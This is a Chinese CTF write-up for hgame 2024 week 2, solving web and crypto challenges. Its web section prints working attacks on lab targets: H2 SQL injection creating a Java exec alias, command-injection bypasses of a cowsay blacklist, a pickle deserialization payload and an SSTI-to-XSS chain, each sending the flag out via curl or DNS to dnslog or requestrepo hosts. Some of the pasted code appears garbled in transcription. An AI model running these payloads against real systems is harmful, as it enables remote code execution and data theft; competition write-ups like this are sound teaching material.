

# hgame2024 week2 By:247533

今年的题目质量很高啊

## web

### search4member

h2base的sql注入rce 分类应该是叠注

参考了[Spring Boot Actuator H2 RCE漏洞复现 | CN-SEC 中文网](#)

先打本地 可以正常解析sql 再远程远程500是正常现象 因为最后一部分sql语句有问题

使用yakit发的包

```
GET /?keyword={{urlencode(a%'; CREATE ALIAS SHELL AS 'String shlexec(String cmd) throws java.io.IOException { java.util.Scanner s = new java.util.Scanner(Runtime.getRuntime().exec(cmd).getInputStream()); if (s.hasNext()) {return s.next();} throw new IllegalArgumentException();}';)}} HTTP/1.1
Host: 106.14.57.14:32734
User-Agent: Mozilla/5.0 (windows NT 10.0; win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/121.0.0.0 Safari/537.36
sec-ch-ua-platform: "windows"
sec-ch-ua-mobile: ?0
Sec-Fetch-Dest: document
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1
Upgrade-Insecure-Requests: 1
Accept-Language: zh-CN,zh;q=0.9
Sec-Fetch-Mode: navigate
Accept-Encoding: gzip, deflate, br
sec-ch-ua: "Not A(Brand";v="99", "Google Chrome";v="121", "Chromium";v="121"
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
```

```
GET /?keyword={{urlencode(a%';CALL SHELL('bash -c {echo,Y3VyYCBGy2F0IC9mbGFncY41cWIZYTE0Ni5yZXFlZXN0cmVwby5jb20=}|{base64,-d}|{bash,-i}');')}} HTTP/1.1
Host: 106.14.57.14:32734
User-Agent: Mozilla/5.0 (windows NT 10.0; win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/121.0.0.0 Safari/537.36
sec-ch-ua-platform: "windows"
sec-ch-ua-mobile: ?0
Sec-Fetch-Dest: document
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1
Upgrade-Insecure-Requests: 1
Accept-Language: zh-CN,zh;q=0.9
Sec-Fetch-Mode: navigate
Accept-Encoding: gzip, deflate, br
sec-ch-ua: "Not A(Brand";v="99", "Google Chrome";v="121", "Chromium";v="121"
```

Accept:

text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,\*/\*;q=0.8,application/signed-exchange;v=b3;q=0.7

这里命令为啥这么写呢 可以看看第一个payload本质是java执行 所以需要包装一下 使用dnslog外带

## Request Details

Request Type	<span>dns</span>
Hostname	hgame2504a2eb0c450f9984c6899b4a4b99ab60596370.5qb3a146.requestrepo.com.
Sender	47.117.220.98:61580
Country	<span>🇨🇳</span> CN (IP Geolocation by DB-IP)
Date	2024/2/9 15:55:23
Type	A

## What the cow say?

fuzz 发现\*没过滤 看见app.py

Responses

成功[32]

失败[0]

🔍

🔼

请求	↑↓	🔼🔽🔍	延迟(ms)	↑↓	Payloads
6			2424		*
11			2725		"
24			6223		(
30			5029		`
8			2625		'
10			2629		)
31			4330		~
16			4029		<

快速预览

请求

响应

提取数据

美化

24

25

26

27

28

29

.....</form>

.....

.....

.....<pre class="output">.....st

&lt; app.py static templates &gt;

.....

远端地址:106.14.57.14:3111

应时间:2424ms; 总耗时:25

URL:http://106.14.57.14:31

`c''at ap""\*`

```

/ from flask import Flask,
| render_template, request, redirect,
| url_for import subprocess app =
| Flask(__name__) @app.route('/',
| methods=['GET', 'POST']) def index():
| result = None if request.method ==
| 'POST': user_input =
| request.form['user_input'] result =
| run_cowsay(user_input) return
| render_template('index.html',
| result=result) @app.route('/post',
| methods=['POST']) def post(): if
| request.method == 'POST': user_input =
| request.form['user_input'] result =
| run_cowsay(user_input) return
| render_template('index.html',
| result=result) def run_cowsay(text):
| try: if (waf(text)): cmd_output =
| subprocess.check_output(' cowsay ' +
| text, text=True,
| stderr=subprocess.STDOUT, shell=True)
| return cmd_output.strip() else:
| cmd_output =
| subprocess.check_output(' cowsay Waf!',
| text=True, stderr=subprocess.STDOUT,
| shell=True) return cmd_output.strip()
| except subprocess.CalledProcessError as
| e: return run_cowsay("ERROR!") def
| waf(string): blacklist = ['echo',
| 'cat', 'tee', ';', '|', '&', '<',
| '>', '\\', 'flag'] for black in
| blacklist: if (black in string): return
| False return True if __name__ ==
| '__main__': app.run("0.0.0.0", port=80)
/

```

```


\      ^      ^
\      (oo)\_____/
\      (____)\   )\/\
           ||----w |
           ||     ||

```

`c''at /f\*`


```
cat: /flag_is_here: Is a directory
```

```
< >
```



```
`c''at /fl""ag_is_here/*`
```

```
/ hgame{C0wsay_be_c4re_aB0ut_ComMand_Inje \
\ cti0n}
```




## Select More Courses

### 弱密码爆破

The screenshot displays a web security tool interface with a sidebar on the left containing various configuration options like '强制 HTTPS', '国密TLS', and '请求配置'. The main area is divided into 'Request' and 'Responses' sections. The 'Request' section shows a POST request to `/api/auth/login` with a payload: `{"username": "ma5hr00m", "password": "{payload(top1000)}"}`. The 'Responses' section shows a list of responses, with the first one having a status code of 200 and a cookie: `session=HTcwlzPwODc50hxENDhFQVFX2d8QUJFQVVRQUBcV80QUFBUBZEHkcGJtY01DZ0FjZjFhOjBGNtNih1V1VhYzNSelkFNW5EQW9BQ0cxaE5KaH1NREJ0cFhTfBBu124dwpXUg3hAmmXTIYndkNkIwQEXwGdp`. A red arrow points to the password field in the request payload.

### 条件竞争



## myflask

```
#!/usr/bin/env python3
""" Flask Session Cookie Decoder/Encoder """
__author__ = 'Wilson Sumanang, Alexandre ZANNI'

# standard imports
import sys
import zlib
from itsdangerous import base64_decode
import ast
from datetime import datetime

# Abstract Base Classes (PEP 3119)
if sys.version_info[0] < 3: # < 3.0
    raise Exception('Must be using at least Python 3')
elif sys.version_info[0] == 3 and sys.version_info[1] < 4: # >= 3.0 && < 3.4
    from abc import ABCMeta, abstractmethod
else: # > 3.4
    from abc import ABC, abstractmethod

# Lib for argument parsing
```

```

import argparse

# external Imports
from flask.sessions import SecureCookieSessionInterface

class MockApp(object):

    def __init__(self, secret_key):
        self.secret_key = secret_key

if sys.version_info[0] == 3 and sys.version_info[1] < 4: # >= 3.0 && < 3.4
    class FSCM(metaclass=ABCMeta):
        def encode(secret_key, session_cookie_structure):
            """ Encode a Flask session cookie """
            try:
                app = MockApp(secret_key)

                session_cookie_structure =
dict(ast.literal_eval(session_cookie_structure))
                si = SecureCookieSessionInterface()
                s = si.get_signing_serializer(app)

                return s.dumps(session_cookie_structure)
            except Exception as e:
                return "[Encoding error] {}".format(e)
                raise e

        def decode(session_cookie_value, secret_key=None):
            """ Decode a Flask cookie """
            try:
                if(secret_key==None):
                    compressed = False
                    payload = session_cookie_value

                    if payload.startswith('.'):
                        compressed = True
                        payload = payload[1:]

                    data = payload.split(".")[0]

                    data = base64_decode(data)
                    if compressed:
                        data = zlib.decompress(data)

                    return data
            else:
                app = MockApp(secret_key)

                si = SecureCookieSessionInterface()
                s = si.get_signing_serializer(app)

                return s.loads(session_cookie_value)
            except Exception as e:
                return "[Decoding error] {}".format(e)

```

```

        raise e
else: # > 3.4
    class FSCM(ABC):
        def encode(secret_key, session_cookie_structure):
            """ Encode a Flask session cookie """
            try:
                app = MockApp(secret_key)

                session_cookie_structure =
dict(ast.literal_eval(session_cookie_structure))
                si = SecureCookieSessionInterface()
                s = si.get_signing_serializer(app)

                return s.dumps(session_cookie_structure)
            except Exception as e:
                return "[Encoding error] {}".format(e)
                raise e

        def decode(session_cookie_value, secret_key=None):
            """ Decode a Flask cookie """
            try:
                if(secret_key==None):
                    compressed = False
                    payload = session_cookie_value

                    if payload.startswith('.'):
                        compressed = True
                        payload = payload[1:]

                    data = payload.split(".")[0]

                    data = base64_decode(data)
                    if compressed:
                        data = zlib.decompress(data)

                    return data
            except:
                app = MockApp(secret_key)

                si = SecureCookieSessionInterface()
                s = si.get_signing_serializer(app)

                return s.loads(session_cookie_value)
            except Exception as e:
                return "[Decoding error] {}".format(e)
                raise e

if __name__ == "__main__":
    cookie_value =
"eyJ1c2VybmFtZSI6ImdlZXN0In0.ZcIG5g.QJz863nZAF1TY_e5gp71CugPtF0"
    # for i in range(60):
    #     _time = datetime(2020, 4, 1, 18, 15, i) #除了时分秒随便写 时分秒根据你开靶机
的时间写
    #     secret_key = _time.strftime('%H%M%S')

```

```
# print(FSCM.decode(cookie_value,secret_key),secret_key)
secret_key = "181547"
a = '{"username': 'admin'}"
print(FSCM.encode(secret_key,a))
```

伪造session

```
import base64
data=b'''(cos
system
S'bash -c "curl `cat /flag`.4nh0xm.dnslog.cn"
o.'''
print(base64.b64encode(data))
```

反序列化

Request

```
1 POST /flag HTTP/1.1
2 Host: 106.14.57.14:31412
3 Cache-Control: no-cache
4 Referer: http://106.14.57.14:31412/flag
5 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like
6 Gecko) Chrome/121.0.0.0 Safari/537.36 Edg/121.0.0.0
7 Cookie: session=eyJ1c2VybmFtZSI6ImFkbWluIn0.ZcIXlQ.rX4rm8oQyVA1W5AM-Md0B2dz-w
8 Upgrade-Insecure-Requests: 1
9 Content-Type: application/x-www-form-urlencoded
10 Pragma: no-cache
11 Origin: http://106.14.57.14:31412
12 Accept-Encoding: gzip, deflate
13 Accept-Language: zh-CN,zh;q=0.9,en;q=0.8,en-GB;q=0.7,en-US;q=0.6
14 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/
15 apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
16 Content-Length: 108
17 pickle_data=KGNvcwpzeXN0ZW0ydydyXNoIC1jICJjdXJsIGBjYXQgL2ZsYWdGJjRuaDB4bS5kbmNsY2cuY241Jw
18 pVlg==
```

Responses 13051bytes / 6970ms

```
1 HTTP/1.1 500 INTERNAL SERVER ERROR
2 Server: Werkzeug/3.0.1 Python/3.11.7
3 Date: Tue, 06 Feb 2024 11:47:59 GMT
4 Content-Type: text/html; charset=utf-8
5 Connection: close
6 Content-Length: 13051
7
8 <!doctype html>
9 <html lang=en>
10 <head>
11 <title>TypeError: The view function did not return a va
12 return type must be a string, dict, list, tuple with he
13 Response instance, or a WSGI callable, but it was a int.
14 // Werkzeug Debugger</title>
15 <link rel="stylesheet" href="?__debugger__=yes&cmd=
16 css">
17 <link rel="shortcut icon"
18 href="?__debugger__=yes&cmd=resource&f=cons
19 <script src="?__debugger__=yes&cmd=resource&f=d
20 <script>
21 var __CONSOLE_MODE__ = false,
```



Get SubDomain Refresh Record

4nh0xm.dnslog.cn

DNS Query Record	IP Address	Created Time
hgamed49123ae0c608fd1351319d9318bfd972b2a5757.4nh0xm.dnslog.cn	47.117.220.98	2024-02-06 19:47:53

梅开二度

很好很好很好

这个ssti本质是因为传参将整个对象传过来类似于将python的response整个传进来 所以能搞  
[gin package - github.com/gin-gonic/gin - Go Packages](https://github.com/gin-gonic/gin)

外加上gin的context类有很多方法可以去利用 上面是gin的文档

本次使用Query和Cookie函数

```
ssti(xss(ssti()))
```



使用ssti构造xss 其中用`绕过`实现再次解析额外的参数

```
http://106.14.57.14:30967/?tmpl={{.Query (`xss`)}}&xss=<script>alert(1)</script>
```

使用xss模拟访问/flag 使浏览器获取到flag的cookie 再次构造ssti获取flag 再处理flag dnslog

[通过XSS跨子域拿到受HttpOnly保护的Cookie-腾讯云开发者社区-腾讯云\(tencent.com\)](#)

利用该思路 区别是不需要改domain

构造xss

```
<html></html> // 这里的是使浏览器能够获取正确的document对象
<script>
  window.open('http://127.0.0.1:8080/flag'); // 获取cookie
  var iframe = document.createElement("iframe");
  iframe.src = 'http://127.0.0.1:8080/?tmpl={{.Cookie (`flag`)}}'; // 再次ssti
  iframe.style="width:0%;height:0%;";
  document.body.appendChild(iframe);
  iframe.onload = function(){
    var content = iframe.contentDocument || iframe.contentWindow.document;
    var flag = content.getElementsByTagName('pre')[0].innerText;
    flag = flag.replace('{', '-').replace('}', '-') // {}会使浏览器不发送请求
    var image = new Image();
    image.src = 'http://' + flag + '.1saxrq.dnslog.cn';
  }
</script>
```

最终exp

```
http://106.14.57.14:30967/bot?
url=http%3A%2F%2F127.0.0.1%3A8080%2F%3Ftmpl%3D%257B%257B.Query%2520(%2560xss%2560)%257D%257D%26xss%3D%253Chtml%253E%253C%252Fhtml%253E%253Cscript%253E%250A%2520%2520%2520window.open('http%253A%252F%252F127.0.0.1%253A8080%252Fflag')%253B%250A%2520%2520%2520%2520var%2520iframe%2520%253D%2520document.createElement(%2522iframe%2522)%253B%250A%2520%2520%2520%2520%2520iframe.src%2520%253D%2520'http%253A%252F%252F127.0.0.1%253A8080%252F%253Ftmpl%253D%257B%257B.Cookie%2520(%2560flag%2560)%257D%257D'%253B%250A%2520%2520%2520%2520%2520iframe.style%253D%2522width%253A0%2525%253Bheight%253A0%2525%253B%2522%253B%250A%2520%2520%2520%2520document.body.appendChild(iframe)%253B%250A%2520%2520%2520%2520%2520iframe.onload%2520%253D%2520function()%257B%250A%2520%2520%2520%2520%2520%2520%2520%2520var%2520content%2520%253D%2520iframe.contentDocument%2520%257C%257C%2520iframe.contentWindow.document%253B%250A%2520%2520%2520%2520%2520%2520%2520%2520%2520var%2520flag%2520%253D%2520content.getElementsByTagName('pre')%255B0%255D.innerText%253B%250A%2520%2520%2520%2520%2520%2520%2520%2520%2520flag%2520%253D%2520flag.replace('%257B'%252C'-').replace('%257D'%252C'-')%250A%2520%2520%2520%2520%2520%2520%2520%2520%2520var%2520image%2520%253D%2520new%2520Image()%253B%250A%2520%2520%2520%2520%2520%2520%2520%2520%2520image.src%2520%253D%2520'http%253A%252F%252F%252Bflag%252B'.1saxrq.dnslog.cn'%253B%250A%2520%2520%2520%2520%2520%257D%250A%253C%252Fscript%253E
```

Get SubDomain

Refresh Record

1saxrq.dnslog.cn

DNS Query Record	IP Address	Created Time
hgame-0423851bf55afec59aacf242a058764ea84d880e-.1saxrq.dnslog.cn	47.117.220.98	2024-02-08 16:34:21
hgame-0423851bf55afec59aacf242a058764ea84d880e-.1saxrq.dnslog.cn	47.117.220.98	2024-02-08 16:34:20

附 本来想使用文件上传+读文件实现xss

GET

http://106.14.57.14:30967/?tmpl={{.SaveUploadedFile (.FormFile `a`) `xss`}}

发送

保存

参数

请求体

请求头

授权

预请求脚本

测试

内容类型 multipart/form-data 覆盖

请求体

a

<script>alert(1)</script>

选择文件

未选择任何文件

✓

✗

参数 2

值 2

选择文件

未选择任何文件

✓

✗

状态: 500 • Internal Server Error 时间: 128 ms 大小: 148 B

原始内容

响应头 3

测试结果

响应体

1 execute template error: template: resp:1:21: executing "resp" at <.FormFile>: error calling FormFile: request Content-Type isn't multipart/form-data

## crypto

### midRSA

直接long\_to\_bytes

```
Python 3.8.10 (tags/v3.8.10:3d8993a, May 3 2021, 11:48:03) [MSC v.1928 64 bit (AMD64)] on win32
Type "help", "copyright", "credits" or "license" for more information.
>>> from Crypto.Util.number import *
>>> long_to_bytes(13292147408567087351580732082961640130543313742210409432471625281702327748963274496942276607)
b'hgame{0ther_cas3s_0f_c0ppr3smith}\xff\xff\xff\xff'
```

## backpack

爆破一下

```

from Crypto.Util.number import *

a =
871114172567853490297478570113449366988793760172844644007566824913350088148162949
968812541218339

for i in range(0, 0x100000000):
    b = long_to_bytes(a ^ i)
    if b"hgame" in b:
        print(b)
        print(i)
        break

```

稍微改一下

```

from Crypto.Cipher import AES
import math
from Crypto.Util.number import *

# Function to find minimal solution to Pell's equation
def minimal_pell_solution(D):
    sqD = math.isqrt(D)
    if sqD * sqD == D:
        return None # D should not be a perfect square
    m, d, a = 0, 1, sqD
    num1, num2 = 1, a
    den1, den2 = 0, 1
    while num2 * num2 - D * den2 * den2 != 1:
        m = d * a - m
        d = (D - m * m) // d
        a = (sqD + m) // d
        num1, num2 = num2, a * num2 + num1
        den1, den2 = den2, a * den2 + den1
    return num2, den2

# Function to pad data for AES encryption
def pad(data):
    return data + b'\x00' * (16 - len(data) % 16)

# Given values
D = 114514
enc=b"\xce\xf1\x94\x84\xe9m\x88\x04\xcb\x9ad\x9e\x08b\xbf\x8b\xd3\r\xe2\x81\x17g\x9c\xd7\x10\x19\x1a\xa6\xc3\x9d\xde\xe7\xe0h\xed/\x00\x95tz)1\\\t8:\xb1,u\xfe\xde c\xf2h\xab\xe5'\x93\xf8\xde\xb2\x9a\x9a"
# Find minimal solution to Pell's equation
x, y = minimal_pell_solution(D)
print(f'x={x}')
print(f'y={y}')

# Convert the decrypted long integer message m back to bytes to get the flag

# Convert y to bytes and pad it to create AES key
key=pad(long_to_bytes(y))[:16]
key1=pad(long_to_bytes(x))[:16]

```

```

# Attempt to decrypt the ciphertext with the derived key
cipher = AES.new(key, AES.MODE_ECB)
cipher1 = AES.new(key1, AES.MODE_ECB)
flag = cipher.decrypt(enc)
print(flag)
flag1 = cipher1.decrypt(enc)
print(flag1)

```

```

35 key=pad(long_to_bytes(y))[:16]
36 key1=pad(long_to_bytes(x))[:16]
37
38 # Attempt to decrypt the ciphertext with the derived k
39 cipher = AES.new(key, AES.MODE_ECB)
40 cipher1 = AES.new(key1, AES.MODE_ECB)
41 flag = cipher.decrypt(enc)
42 print(flag)
43 flag1 = cipher1.decrypt(enc)
44 print(flag1)
45

```

问题 输出 调试控制台 终端 端口

```

PS C:\Users\lei20\Desktop> c:: cd 'c:\Users\lei20\Desktop'; & 'd:\Python38\python.exe' 'c:\Users\lei20\.vscode\exten
py\adapter\...\debugpy\launcher' '9832' '--' 'C:\Users\lei20\Desktop\aa.py'
x=3058389164815894335086675882217709431950420307140756009821362546111334285928768064662409120517323199
y=9037815138660369922198555785216162916412331641365948545459353586895717702576049626533527779108680
b'hgame{G0od!_Yo3_k1ow_C0ntinued_Fra3ti0ns!!!!!!}\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00'
b"Z1\x1a\t\x05\xec\x03a;t\xfb1zh\x92\xd1c\x10\xba\x92zi8A\r\x1c\xef\xd1\x87\xc1\x1b\x985\x9d\x01t\xab\x82\xb79g\x0f8\x
PS C:\Users\lei20\Desktop> 

```

## midRSA revenge

```
def phase2(high_m, n, c):
    R.<x> = PolynomialRing(Zmod(n), implementation='NTL')
    m = high_m + x
    M = (m^5 - c).small_roots()[0]
    print(int(M))

n =
278143347281356719958903781547788226877138752696248431223534580596972888886405729
224862875564312417864611595132361289141766804977756196946849034980705773078102636
77280294114135929708745988406963307279767028969515305895207028221935473564148274
190083937011584678185351095172130889208902363002816462887616978422806332853553763
894683600335841022582430588851748120182954601965154838192549131830794969473095743
928483785042469915467812521398618765098944764205253172516959533557551647898786029
456158799657098719757708234844186656340501038525648195757569500476912053555990047
86541600213204423145854859214897431430282333052121

c =
456221314115867088638207203034494636244706611111621723577848729096069230067958132
663018625661447131501758684502639383208332844681939698124459188571813527149772292
464139530736717619741704945926075632064072125361516435631121845753186559297993355
270779818057702973783391589851159114029310296551701456748698914231344835187917559
305440269560613326893204748127999254902102919605370363889581136724164096879573173
870280806620454087466970358998654736755257023225078147018537101

high_m = 9999900281003357773420310681169330823266532533803905637
high_m = high_m << 128

phase2(high_m, n, c)
# 64407713309761574567155109851720545149
```

```
C:\Users\lei20>python
Python 3.8.10 (tags/v3.8.10:3d8993a, May 3 2021, 11:48:03) [MSC v.1928 64 bit (AMD64)] on win32
Type "help", "copyright", "credits" or "license" for more information.
>>> high_m = 9999900281003357773420310681169330823266532533803905637
>>> high_m = high_m << 128
>>> m = high_m + 64407713309761574567155109851720545149
>>> from Crypto.Util.number import *
>>> long_to_bytes(m)
b'hgame{c0ppr3smith_St3re0typed_m3ssag3s}'
>>> |
```

## backpack revenge

```
def solve(suq_a, c, n):
    A = Matrix(ZZ, n + 1, n + 1) # 构造一个(n+1)x(n+1)维的矩阵
    for i in range(n):
        A[i, i] = 1
    for i in range(n):
        A[i, n] = suq_a[i]
    A[n, n] = -c
    res = A.BKZ()[-1]
    return res
```

```

a=[74763079510261699126345525979, 51725049470068950810478487507,
47190309269514609005045330671, 64955989640650139818348214927,
68559937238623623619114065917, 72311339170112185401496867001,
70817336064254781640273354039, 70538108826539785774361605309,
43782530942481865621293381023, 58234328186578036291057066237,
68808271265478858570126916949, 61660200470938153836045483887,
63270726981851544620359231307, 42904776486697691669639929229,
41545637201787531637427603339, 74012839055649891397172870891,
56943794795641260674953676827, 51737391902187759188078687453,
49264368999561659986182883907, 60044221237387104054597861973,
63847046350260520761043687817, 62128146699582180779013983561,
65109313423212852647930299981, 66825635869831731092684039351,
67763265147791272083780752327, 61167844083999179669702601647,
55116015927868756859007961943, 52344488518055672082280377551,
52375877891942312320031803919, 69659035941564119291640404791,
52563282085178646767814382889, 56810627312286420494109192029,
49755877799006889063882566549, 43858901672451756754474845193,
67923743615154983291145624523, 51689455514728547423995162637,
67480131151707155672527583321, 59396212248330580072184648071,
63410528875220489799475249207, 48011409288550880229280578149,
62561969260391132956818285937, 44826158664283779410330615971,
70446218759976239947751162051, 56509847379836600033501942537,
50154287971179831355068443153, 49060507116095861174971467149,
54236848294299624632160521071, 64186626428974976108467196869]
bag=1202548196826013899006527314947
n = len(a)
solve(a,bag,n)
#(1, 0, 0, 0, 0, 1, 0, 0, 1, 0, 0, 0, 1, 1, 1, 0, 0, 0, 1, 1, 0, 0, 1, 0, 1, 0,
0, 0, 1, 0, 1, 0, 1, 0, 1, 1, 0, 1, 0, 0, 0, 0, 1, 0, 1, 1, 1, 1, 0)

```

```

C:\Users\lei20>python
Python 3.8.10 (tags/v3.8.10:3d8993a, May 3 2021, 11:48:03) [MSC v.1928 64 bit (AMD64)] on win32
Type "help", "copyright", "credits" or "license()" for more information.
>>> s = [1, 0, 0, 0, 0, 1, 0, 0, 1, 0, 0, 0, 1, 1, 1, 0, 0, 0, 1, 1, 0, 0, 1, 0, 1, 0,
>>> bin = "".join([str(i) for i in s])
>>> bin = int(bin[::-1],2)
>>> import hashlib
>>> flag='hgame'+hashlib.sha256(str(bin).encode()).hexdigest()+'}'
>>> flag
'hgame{04b1d0b0fb805a70cda94348ec5a33f900d4fd5e9c45e765161c434fa0a49991}'
>>> |

```

## babyRSA



**ChatGPT**

如果计算方法  $e \equiv \text{gift} - 114514 \pmod p$  是错误的，那么我们需要重新考虑如何从给定的信息中解出  $e$ 。由于 "gift" 是通过下式计算的：

$$\text{gift} = (e + 114514 + p^k)^{0x10001} \pmod p$$

我们知道  $p^k \pmod p = 0$ ，这意味着  $p^k$  对最终结果没有贡献，因此我们可以将 "gift" 看作是：

$$\text{gift} \equiv (e + 114514)^{0x10001} \pmod p$$

要解出  $e$ ，我们需要对上式进行逆运算。这通常涉及到模幂的逆运算，但这在数学上是一个困难的问题，因为它涉及到离散对数问题，特别是当模数  $p$  为一个素数时。没有已知的高效算法可以在通用情况下解决这个问题，尤其是在没有额外信息的情况下。

```
16 p=14213355454944773291
17 q=61843562051620700386348551175371930486064978441159200765618339743764001033297
18 c=105002138722466946495936638656038214000043475751639025085255113965088749272461906892586616250264
19 gift=9751789326354522940
20
21 d_e = gmpy2.invert(0x10001, p-1)
22 e_114514 = pow(gift, d_e, p)
23 print(e_114514-114514)
24
25
```

问题 2 输出 调试控制台 终端 窗口

PS C:\Users\lei20\Downloads> c:: cd 'c:\Users\lei20\Downloads'; & 'd:\Python38\python.exe' 'c:\Users\lei20\.vscode\extensions\ms-python.debugpy-2024.0.0-win32-x64\bundle\debugpy\adapter\..\..\debugpy\launcher' '10590' '--' 'C:\Users\lei20\Downloads\attachment (11).py'

73561

PS C:\Users\lei20\Downloads> []

发现不互素

抄一下la佬的脚本

Save Copy Run SageMath 10.1

```
c =
105002138722466946495936638656038214000043475751639025085255113965088749272461906892586616250264
922348192496597986452786281151156436229574065193965422841
p = 61843562051620700386348551175371930486064978441159200765618339743764001033297
q = 14213355454944773291
e = 73561



for mp in GF(p)(c).nth_root(e, all=True):
    for mq in GF(q)(c).nth_root(e, all=True):
        m = crt([ZZ(mp), ZZ(mq)], [p, q])
        try:
            res = bytes.fromhex(hex(m)[2:])
            if res.isascii():
                print(res)
        except:
            pass

b'hgame{Adleman_Mand3r_Miller_M3th0d}'
```

## misc

